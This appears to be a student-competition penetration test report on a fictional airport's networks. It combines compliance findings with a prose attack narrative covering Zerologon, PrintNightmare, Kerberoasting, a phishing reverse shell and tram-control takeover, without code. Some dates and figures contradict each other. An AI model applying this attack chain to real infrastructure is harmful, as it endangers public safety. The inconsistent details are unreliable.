FINALS-XX

Robert A. Kalka

Metropolitan Skyport

Internal Security Assessment Report

Robert A. Kalka Metropolitan Skyport

14/01/2024
Version 2.0

Confidential

1 Contents

2 Statement of Confidentiality and Liability

This engagement was performed in accordance with the signed agreements put forth by **Robert A. Kalka Metropolitan Skyport (RAKMS)**, and the procedures were limited to those described in the scope and rules. The findings and recommendations resulting from the assessment are provided in this report.

Given the time-limited scope of this assessment, the findings in this report should not be taken as a comprehensive listing of all security vulnerabilities. This information is to be used only in the performance of its intended use. The contents of this document do not constitute legal advice.

Disclaimer: The authors and organization disclaim liability for the use of this report beyond its intended purpose, providing it "as is" without any warranties. The reader assumes all risks related to its quality and performance. No liability is assumed for decisions or actions based on this report.

3 Green Statement

In preparing this penetration testing report for RAKMS, FINALS-XX have conscientiously considered the environmental impact of our activities. Our methodologies and operations were designed to minimize ecological footprint, reflecting our commitment to sustainability. From utilizing digital documentation to reduce paper usage, adopting energy-efficient computing practices to adopting white marker redaction, every step in this report's formulation was guided by our dedication to environmental responsibility. FINALS-XX believe that integrating green principles into our cybersecurity endeavors is essential for fostering a sustainable and secure future.

4 Document Control Information

Table 1 Document Details

Document Details	
Company	Robert A Kalka Metropolitan Skyport
Version	2.0
Submission Date	1/14/2023
Authors	FINALS-XX
Classification	Confidential

Table 2 Recipients

FINALS-XX Contact		
Name	**Title**	**Primary Email**
Ted Striker	Director of Security and Technology	

5 Executive Summary

5.1 Engagement Overview

FINALS-XX was contracted by Robert A. Kalka Metropolitan Skyport **(RAKMS)** to conduct a security reassessment of RAKMS's security posture. The assessment, which commenced on Jan 12th and concluded on Jan 13th, included the **Corporate**, **User**, **Airport Guest**, and **Train Networks**, as well as an **Amazon Web Services cloud environment**, aimed to evaluate RAKMS's adherence to **security best practices**, **compliance with TSA and PCI DSS standards**, the level of **security awareness among employees**, and the overall **safety and well-being of RAKMS's passengers**.

5.2 Engagement Results

FINALS-XX's re-assessment revealed commendable progress by RAKMS in addressing vulnerabilities identified in the first assessment, enhancing their security posture. FINALS-XX found that, despite considerable improvement, RAKMS still faces a **critical** risk of compromise.

FINALS-XX has performed a Business Impact Assessment **(BIA)** to identify and evaluate the business impact of the vulnerabilities that have been found. The flaws discovered have the potential to threaten public safety threats including **life loss, disrupt flight scheduling and baggage check-in systems, and train system tampering**, which could result in operational delays, and significant reputational damage and compliance penalties as shown in Table 3.

FINALS-XX identified a total of **42 vulnerabilities**, **11** of which are still present from the first assessment, scores have been calculated as per our holistic system discussed in Technical Risk Assessment Metrics, emphasizing the importance of addressing Unremedied vulnerabilities.




Figure 1 Vulnerability Count by Severity




Figure 2 Remediation Summary

Table 3 Possible Calculated Compliance Fines

Regulation	Number of Violations	Minimum Expected Fines	Maximum Expected Fines	Overall Expected Fines
PCI DSS	57	$750K	$1.3M	From $750K to $7.6M per month
TSA	16	$650K	$650K	$149.5K

5.3 Recommendations

FINALS-XX developed a holistic and comprehensive security strategy and short-term actions to assist RAKMS in addressing the outlined vulnerabilities, refer to Strategic Plan, Ch. 7 for further detail.

To improve the security posture of RAKMS, FINALS-XX recommends that the following controls be implemented in the short term:

- Implement Strong Authentication and Encryption.
- Reduce the risk of public safety being compromised by addressing public-safety threatening vulnerabilities
- Strengthen access controls on critical resources.
- Conduct security awareness training for all employees.

5.3.1 Summary of The Strategic Plan

FINALS-XX have created a Strategic Plan based on the prioritization of vulnerabilities; the following is a brief of strategic recommendations:

- Establish a framework based on industry standards and best practices (**e.g., NIST, ISO 27001**).
- Conduct periodic risk assessments to identify and evaluate potential security threats.
- Explore emerging technologies such as AI and machine learning for enhanced threat detection and response.
- Conduct regular security awareness campaigns to keep staff informed about the latest threats and safe practices.

6 Compliance Review

During FINALS-XX's in-depth assessment of RAKMS's systems, FINALS-XX identified discrepancies from the established standard of **PCI DSS**[1] and the newly announced **TSA's Cybersecurity Requirements for Airport and Aircraft Operators Violations** [2]. These deviations represent vulnerabilities that could compromise both the data integrity and operational stability of RAKMS. The potential consequences include susceptibility to security intrusions, regulatory fines, service disruptions, and a decrease in stakeholder confidence. Given the gravity of these findings, immediate attention and corrective actions are strongly recommended. Detailed insights are provided in the accompanying sections and **Appendix V (15.1)**.

6.1 Payment Card Data Industry Standard (PCI DSS)

During FINALS-XX's engagement with RAKMS, FINALS-XX discovered a total of **57** violations that are in non-compliance with the PCI DSS standards. These violations, if left unaddressed, can lead to significant fines imposed by the payment card industry. The exact cost of these fines varies based on the severity and duration of the non-compliance and the volume of transactions processed by RAKMS. It is crucial for RAKMS to address these issues promptly to avoid these penalties.

6.1.1 Network Segmentation Test Results

FINALS-XX revealed that RAKMS's network segmentation does not adhere to PCI DSS standards, refer to FINALS-XX Network Segmentation Test Approach. The following results were observed:

[1] PCI Security Standards Council. (2018). PCI DSS Quick Reference Guide (Version 3.2.1). Retrieved from https://listings.pcisecuritystandards.org/documents/PCI_DSS-QRG-v3_2_1.pdf

[2] Transportation Security Administration (TSA). (2023, March 7). TSA issues new cybersecurity requirements for airport and aircraft. Retrieved from https://www.tsa.gov/news/press/releases/2023/03/07/tsa-issues-new-cybersecurity-requirements-airport-and-aircraft

Table 4 Segmentation Test Results

Scope	Observation
Non-CDE out of-scope to CDE in-Scope	The VDI network established a connection with the in-scope Cardholder Data Environment (CDE). FINALS-XX successfully accessed data related to credit card holders.
Non-CDE out of-scope to non-CDE in-scope	The VDI network could establish communication with a non-CDE in-scope network. Notably, FINALS-XX was able to extract actionable information, enabling the manipulation of a user to trigger a specific action on their end.

6.1.2 Breakdown of PCI DSS Violations

The following pie chart summarizes the violations by category to help RAKMS prioritize mitigations:




Figure 3 Violation by Category Chart

6.1.3 PCI DSS Prioritized Approach

RAKMS is currently embarking on their journey towards PCI DSS compliance. Given the importance of safeguarding cardholder data and meeting regulatory standards, FINALS-XX recommends RAKMS take prompt steps aligned with the Prioritized Approach to PCI DSS compliance. The Prioritized Approach provides a phased implementation strategy, allowing organizations like RAKMS to address the highest risk factors and obtain early wins on their compliance journey. Figure 4 provides a detailed visual representation of where RAKMS currently stands in terms of their progress towards achieving PCI DSS compliance.

Figure 4 RAKMS's Journey to PCI DSS

The following table outlines the prioritized high-level objectives associated with each milestone on the PCI DSS roadmap:

Table 5 PCI DSS Milestones

Milestone	Goal
1	Remove all prohibited cardholder data and do not store sensitive data.
2	Secure the perimeter: Install and maintain firewalls and router configurations.
3	Implement strong access controls: Assign unique ID and use a strong password policy.
4	Secure applications: Protect against malicious software and vulnerabilities.
5	Monitor and test systems: Track access and regularly test security.
6	Implement a robust information security policy for all personnel.

6.2 TSA's Cybersecurity Requirements for Airport and Aircraft Operators

On March 7, 2023, the TSA introduced an updated cybersecurity guideline targeting specific airport and aircraft operators under its purview. This initiative, spearheaded by the Department of Homeland Security, aims to fortify the cyber resilience of key U.S. infrastructure, especially given the heightened cyber threats facing sectors like aviation.

6.2.1 Overview of TSA's Cybersecurity Requirements

TSA's announcement specifies that these operators must "proactively assess the effectiveness of these measures", which include the following actions in the table below:

Table 6 TSA Requirements

TSA Requirement	Compliance Criteria
Network Segmentation	Policies & controls should ensure operational technology systems remain safe if another system is compromised.
Access Control	Measures must be in place to secure and prevent unauthorized access to critical cyber systems.
Continuous Monitoring and Detection	Policies should be established to defend against, detect, and respond to threats affecting critical cyber system operations.
Vulnerability Patching	Security patches must be applied timely, using a risk-based methodology for OS, applications, drivers, and firmware.

During FINALS-XX's engagement with RAKMS, FINALS-XX identified a total of **18** violations that don't align with the TSA's "**Cybersecurity Requirements for Airport and Aircraft Operators.**" If these violations aren't addressed promptly, RAKMS may face substantial financial implications.

6.2.2 TSA Violations

The following pie chart summarizes the violations by category for the total number of violations to help RAKMS prioritize mitigations:




Figure 5 TSA Violations by Category

6.2.2.1 Network Segmentation

FINALS-XX's assessment revealed that while RAKMS had implemented network access control lists (ACLs), they were not configured optimally. This misconfiguration led to inadequate segmentation between the VDI subnet and the four other subnets evaluated. Consequently, this configuration oversight resulted in unrestricted data flow between these networks, posing a significant security risk.

6.2.2.2 Access Control

FINALS-XX has identified clear lapses in RAKMS's access control measures., there are several findings of weak credentials and unauthorized access mechanisms. These discrepancies not only undermine the intended protective measures but given the critical nature of airport operations, also pose a heightened risk of unauthorized intrusions into RAKMS's essential aviation systems.

6.2.2.3 Vulnerability Patching

FINALS-XX identified that RAKMS has outdated software and vulnerable applications, indicating significant lapses in patching adherence. Within the critical airport operations context, these shortcomings amplify the potential security risks to RAKMS's key aviation systems.

6.2.3 Aligning RAKMS with TSA Requirements

To align with the TSA cybersecurity regulations, FINALS-XX recommend the following strategic roadmap:

1- Establish a Cybersecurity Incident Response Plan
2- Establish a Cybersecurity Implementation Plan
3- Establish a Cybersecurity Assessment Program

6.3 Post-Patch Retest

Following the security assessment conducted by FINALS-XX, it is strongly recommended RAKMS conduct a retest to confirm full compliance with PCI DSS and TSA guidelines. This proactive step will ensure effective remediation of identified vulnerabilities, safeguard against potential fines, and uphold RAKMS's commitment to robust security standards.

7 Strategic Plan

Throughout the assessment, FINALS-XX recognized multiple security controls implemented by RAKMS. FINALS-XX recommends RAKMS to continue upholding these controls to maintain its security posture. Refer to Figure 7 for a summary of the plan.

7.1 Key Security Strengths

A. Effective Logging and Monitoring

In the assessment, FINALS-XX identified the effectiveness of RAKMS's Logging and Monitoring System. Utilizing the Splunk Platform across all systems provides RAKMS with consistent visibility and analytics capabilities over all subnets. This comprehensive approach ensures efficient threat detection and data analysis, essential for maintaining a strong security posture. FINALS-XX recommends that RAKMS continuously maintain this approach to uphold its security posture.

B. Operational Security Awareness

In the assessment of RAKMS's Operational Security, several observations were made. On the positive side, RAKMS's employees have demonstrated a high level of awareness in safeguarding sensitive information from the public view. Most data remained secure, with no major leaks that could directly lead to a compromise. On the other hand, while some minor leaks were detected in the source code as shown in Appendix IV, they did not present a critical risk, as defined in our technical risk metrics.

C. Lockout Policy

RAKMS's employees adopted strong passwords consistently. This proactive approach has significantly fortified the defense against unauthorized access attempts to the Active Directory, despite a weak password that was identified within the database services.

7.2 Key Areas for Improvement

A. Access Control

In the assessment conducted by FINALS-XX, the team was able to connect to multiple services within RAKMS's infrastructure without being prompted for a password. This not only raises concerns about data integrity and confidentiality but also points out that stringent access control, which is a cornerstone of PCI

DSS compliance, seems lacking. Additionally, it was observed that certain RAKMS employees possess privileges exceeding what their roles necessitate, thereby opening doors for potential security risks.

B. Security Solutions Implementation

FINALS-XX observed that RAKMS lacks an Endpoint Detection and Response (EDR) system. This is concerning since many easy-to-use attack tools are widely available that can target unprotected computers and devices. Without EDR, RAKMS's systems are at risk of being compromised by these readily available tools.

C. Network Segmentation

FINALS-XX noted that while RAKMS has implemented network access control lists (ACLs) as part of their infrastructure, these were not properly configured. Proper configuration of network segmentation and access control is crucial for compliance with **PCI DSS and TSA's Cybersecurity Requirements for Airport and Aircraft operators**. The inadequate configuration of the ACLs leaves gaps in the network's defenses, rendering sensitive zones vulnerable to intrusion once an initial breach occurs. This issue is particularly concerning given the stringent security standards set by PCI DSS and TSA. To effectively safeguard its assets and ensure compliance, it is imperative for RAKMS to undertake a thorough review and proper configuration of its network ACLs, aligning them with best security practices and regulatory requirements.

D. Input validation

FINALS-XX identified a significant oversight in RAKMS's infrastructure concerning input validation mechanisms. Proper input validation is a cornerstone of cybersecurity, crucial for preventing vulnerabilities like **Cross-Site Scripting (XSS)**, **Cross-Site Request Forgery (CSRF)**. During the engagement, FINALS-XX successfully exploited these vulnerabilities on both the guest and corporate networks, indicating gaps in the current security controls. The absence of thorough input validation not only makes systems vulnerable to a range of injection and scripting attacks but also poses compliance concerns, especially when considering regulatory frameworks that mandate secure data handling and application security. RAKMS should urgently prioritize the implementation of rigorous input validation across all interfaces to mitigate these risks and maintain a resilient security posture.

7.3 Security Posture Enhancement Plan

Understanding that RAKMS is an airport, where some vulnerabilities could lead to loss of life and others to operational disruptions, it's crucial to prioritize mitigations based on risk criticality and business impact. The plan should encompass a meticulous cost-benefit analysis that considers not only financial implications but also operational integrity and passenger safety.

For immediate action, addressing vulnerabilities that pose a direct threat to life and safety is paramount. This includes reinforcing access control systems to prevent unauthorized access to critical areas and adopting a patch management system that could be exploited to cause harm. These steps, while relatively less costly, have a high impact in terms of enhancing safety and security.

Simultaneously, implementing advanced Endpoint Detection and Response (EDR) solutions, which will address emerging threats thus saving lives, and improving network segmentation should be prioritized. Network segmentation is essential in an airport environment to ensure that critical systems, such as air traffic control and people movers, are kept isolated from potential breaches, minimizing the risk of widespread operational disruption and loss of life.

The cost-benefit analysis for each of these actions must weigh the potential costs – both in terms of financial outlay and resource allocation – against the severity that each vulnerability poses. This approach ensures that investments are directed towards measures that significantly enhance the overall security posture of the airport, safeguarding against threats that have the most severe potential consequences.




Figure 7 RAKMS's suggested Mitigation Plan

8 Engagement Outline

FINALS-XX performed testing under a "**Gray box**" approach on 01/12/2023 without credentials and with minimal advanced knowledge of RAKMS's internally facing environment with the goal of identifying unknown weaknesses. Testing was performed from a non-evasive standpoint with the goal of uncovering as many misconfigurations and vulnerabilities as possible. As per RAKMS's request, the engagement included a phishing assessment. The purpose of the assessment was to evaluate the resilience against phishing attacks and assess the effectiveness of its security awareness programs.

In addition, FINALS-XX evaluated the airport's compliance with TSA cybersecurity requirements for airport and aircraft operators and The Payment Card Industry Data Security Standard (PCI DSS), two important regulatory and compliance standards. FINALS-XX's investigation identifies areas where the airport could benefit from additional focus to fully comply with accepted industry and legal requirements. FINALS-XX also looked at publicly accessible information on RAKMS and its employees from other websites and social media platforms in addition to the 4 class C networks.

FINALS-XX meticulously followed comprehensive safety protocols tailored for ICS environments. These protocols were designed to minimize any potential risks to safety-critical systems and to ensure the continued operational integrity of RAKMS's ICS devices.

Based on RAKMS's request, FINALS-XX conducted a security assessment of RAKMS's AWS cloud environment.

8.1 Engagement Timeline

Table 7 Engagement Timeline

Engagement Started	12/01/2024 10:00 (GMT +4)
Engagement Ended	13/01/2024 18:00 (GMT +4)
Report Submitted	14/01/2024 01:30 (GMT +4)

8.2 Network Topology




Figure 8 Network Topology

FINALS-XX utilized industry standard tools for network mapping and host scanning. Testing was done from the viewpoint of an adversary connected to RAKMS's internal network. RAKMS provided FINALS-XX access to network information, including lists of networks that are both in and out of scope. The table below provides further information about these network ranges.

8.3 Scope

The scope of this re-assessment included the **Corporate, User, Airport Guest,** and **Train Networks**, as well as an **Amazon Web Services** cloud environment.

Table 8 Security Assessment Testing Scope

Network Name	Network Range
Corporate Network	10.0.0.0/24
User Network	10.0.1.0/24
Train Network	10.0.20.0/24
Airport Guest Network	10.0.200.0/24
AWS Cloud Environment	N/A

8.4 Attack Narrative

8.4.1 January 12th, 2023

On the first day of the engagement with RAKMS, FINALS-XX initiated an extensive assessment of RAKMS's train network systems.

Phase 1: Discovering and Exploiting an RCE Vulnerability

The engagement commenced with a thorough analysis of the network's infrastructure. Early in the day, FINALS-XX identified a critical vulnerability: a poorly secured serialized object within the train network's software system. This flaw allowed FINALS-XX to execute a remote code execution (RCE) attack. By exploiting this vulnerability, FINALS-XX successfully bypassed authentication mechanisms, gaining unauthorized admin-level control over the tram operations, including the ability to stop and start trams remotely.

Phase 2: Pivoting and Domain Controller Compromise

Leveraging the access gained from the compromised machine, FINALS-XX pivoted within the network, aiming for higher-value targets. This led us to the domain controller of RAKMS. Utilizing the RCE foothold, FINALS-XX then exploited a **Zerologon (CVE-2020-1472)** vulnerability present in the domain controller, allowing us to gain domain admin privileges on **corp.kkms.local.**

Phase 3: Exploitation of Additional Vulnerabilities

Our access over the domain controller enabled an anonymous bind operation, revealing a user password within the user description. This discovery allowed us to further exploit the **CVE-2021-1675/CVE-2021-34527 PrintNightmare**, granting us administrative access to the RAKMS Exchange server.

8.4.2 January 12th, 2023

Phase 1: Baggage Claim System Compromise

Leveraging the pivot from the previous day, FINALS-XX focused on RAKMS's baggage claim system. FINALS-XX identified an unauthenticated API endpoint in the baggage check-in server that allowed registration of passengers. This endpoint had a vulnerability enabling a local file read, through which FINALS-XX accessed sensitive customer data including credit card details, passwords, and PII.

Phase 2: API Session Hijacking and Admin Access

After finding the API documentation, FINALS-XX exploited it to leak all active sessions on the application. FINALS-XX created an administrative session, gaining extensive control over the baggage claim system.

Phase 3: Employee Workstation Compromise via Phishing

FINALS-XX conducted a successful phishing assessment, tricking an employee into running a malicious executable received via email. This resulted in gaining a reverse shell on the employee's desktop.

Phase 4: Service Account Vulnerabilities Exploited

FINALS-XX identified and exploited two major service account vulnerabilities in the RAKMS network. First, a Kerberoasting attack was executed on a vulnerable service account, where FINALS-XX captured and cracked its password hash, gaining access to sensitive areas. Concurrently, FINALS-XX exploited an AS-REP Roasting vulnerability in another account, decrypting a ticket-granting ticket obtained from the Key Distribution Center. These exploits highlighted severe security lapses, potentially allowing unauthorized data access and network infiltration.

9 Technical Risk Assessment Metrics

To capture the principal characteristics of a vulnerability and produce a numerical score reflecting its severity, FINALS-XX has considered using the Common Vulnerability Scoring System V3.0[3] (**CVSS V3.0**). CVSS scores are commonly used by information security teams as part of a vulnerability management program to provide a point of comparison between vulnerabilities and to prioritize remediation of vulnerabilities. Scores are calculated based on a formula that depends on several metrics that approximate ease of exploit, scope, and the impact of exploit. Scores range from 0 to 10, with 10 being the most severe.

Table 9 CVSS 3.0 Rating

Severity	Score	Explanation
Informational	0.0	Vulnerability discovered has been rated as having informational value, which should be addressed to meet industry best practices.
Low	0.1-3.9	Vulnerability discovered has been rated as having low criticality. While these vulnerabilities are not highly severe, they should still be addressed to prevent potential security risks.
Medium	4.0-6.9	Vulnerability discovered has been rated as having a medium criticality, and the exploitability of vulnerabilities in this category could require additional data or vectors from the attacker to be successful.
High	7.0-8.9	Vulnerability discovered has been rated as important. Vulnerabilities in this category can have a higher impact on confidentiality, availability, or integrity.
